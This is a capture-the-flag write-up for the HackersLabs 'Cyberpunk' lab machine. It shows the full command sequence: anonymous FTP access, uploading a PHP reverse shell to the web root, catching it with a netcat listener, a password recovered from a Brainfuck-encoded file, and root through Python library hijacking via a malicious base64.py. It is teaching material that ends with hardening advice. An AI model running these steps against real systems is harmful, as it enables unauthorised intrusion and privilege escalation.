Cyberpunk - Write-up
| Field | Details |
|---|---|
| Platform | HackersLabs |
| Operating System | Linux |
| Difficulty | Easy |
| IP Address | 192.168.86.95 |
| Date | March 4, 2026 |
1. Executive Summary
The exploitation of the Cyberpunk machine involved identifying an insecure FTP configuration and a web application vulnerability. Initial access was achieved by leveraging Anonymous FTP login to exfiltrate sensitive files and subsequently uploading a PHP reverse shell to the web server’s directory. After gaining a foothold as www-data, I decoded a Brainfuck encrypted string to obtain credentials for the user arasaka. Privilege escalation to root was performed by exploiting a Python Library Hijacking vulnerability, taking advantage of a sudo misconfiguration on a custom script.
2. Reconnaissance & Enumeration
2.1 Network Scanning
The process began with an arp-scan to identify the target on the local network, followed by an OS check using whichSystem.py, confirming the target is a Linux machine.
sudo arp-scan --localnet -g
whichSystem.py 192.168.86.95

nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.86.95 -oG allPorts
extractPorts allPorts
nmap -p21,22,80 -sCV 192.168.86.95 -oN target
Key Findings:
| PORT | SERVICE | VERSION |
|---|---|---|
| 21 | FTP | vsftpd 3.0.3 (Anonymous Allowed) |
| 22 | SSH | OpenSSH 9.2p1 |
| 80 | HTTP | Apache httpd 2.4.59 |
2.2 FTP Enumeration
The Nmap scan indicated that Anonymous FTP login was enabled. I connected to the service to explore the available files.
ftp 192.168.86.95
# User: anonymous | Password: (any)

Inside the FTP server, I found a secret.txt file and an images directory containing netrunner.jpeg.
get secret.txt
cd images
get netrunner.jpeg
The secret.txt file contained a message advising to “look at the apache” and “disable relic,” hinting at the web server’s relevance.
3. Exploitation (Foothold)
3.1 Web Exploitation & Reverse Shell
Cross-referencing the FTP files with the web server (Port 80), I noticed the same images and text files were accessible via the browser. Since I had write permissions over the FTP directory which mapped to the web root, I uploaded a PHP reverse shell.
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
ftp 192.168.86.95
put php-reverse-shell.php
I started a Netcat listener and executed the script by navigating to http://192.168.86.95/php-reverse-shell.php.
nc -nlvp 4444
3.2 TTY Treatment
Once the shell was established as www-data, I performed TTY stabilization.
script /dev/null -c bash
# Ctrl + Z
stty raw -echo; fg
reset xterm
export SHELL=bash
export TERM=xterm
4. Privilege Escalation
4.1 Horizontal Escalation (arasaka)

While investigating the system, I found a file in /opt/arasaka.txt. The content consisted of Brainfuck esoteric programming language symbols (> < + - [ ] .).
Using a Brainfuck decoder, the string translated to the clear-text password: cyberpunk2077.
cat /etc/passwd | grep /home/
# arasaka:x:1000:1000:arasaka,,,:/home/arasaka:/bin/bash
cat /opt/arasaka.txt
su arasaka
4.2 Vertical Escalation (root via Python Library Hijacking)
Checking for sudo privileges revealed that arasaka could execute a Python script as root.
arasaka@Cyberpunk:~$ sudo -l
[sudo] contraseña para arasaka:
Matching Defaults entries for arasaka on Cyberpunk:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User arasaka may run the following commands on Cyberpunk:
    (root) PASSWD: /usr/bin/python3.11 /home/arasaka/randombase64.py
The randombase64.py script contained an import base64 statement. Since the script runs with sudo and is located in a directory where I have write permissions, I exploited Python Library Hijacking by creating a malicious base64.py in the same directory.
echo 'import os; os.system("/bin/bash")' > /home/arasaka/base64.py
sudo /usr/bin/python3.11 /home/arasaka/randombase64.py
This successfully spawned a root shell.
5. Flags & Proof

www-data

arasaka
Root

6. Remediation & Hardening
- Disable Anonymous FTP: Sensitive directories should not be accessible via anonymous login, especially if write permissions are enabled.
- Secure Sudoers Configuration: Avoid allowing users to run scripts in directories where they have write access, as this inevitably leads to hijacking or modification.
- Python Path Security: Ensure that Python scripts run with sudo do not include the current working directory in their
sys.pathor use absolute paths for critical imports. - Data Encryption: Do not store passwords on the filesystem, even if obfuscated with esoteric languages like Brainfuck.
Authored by: Brutotes ⬅️ Back to Home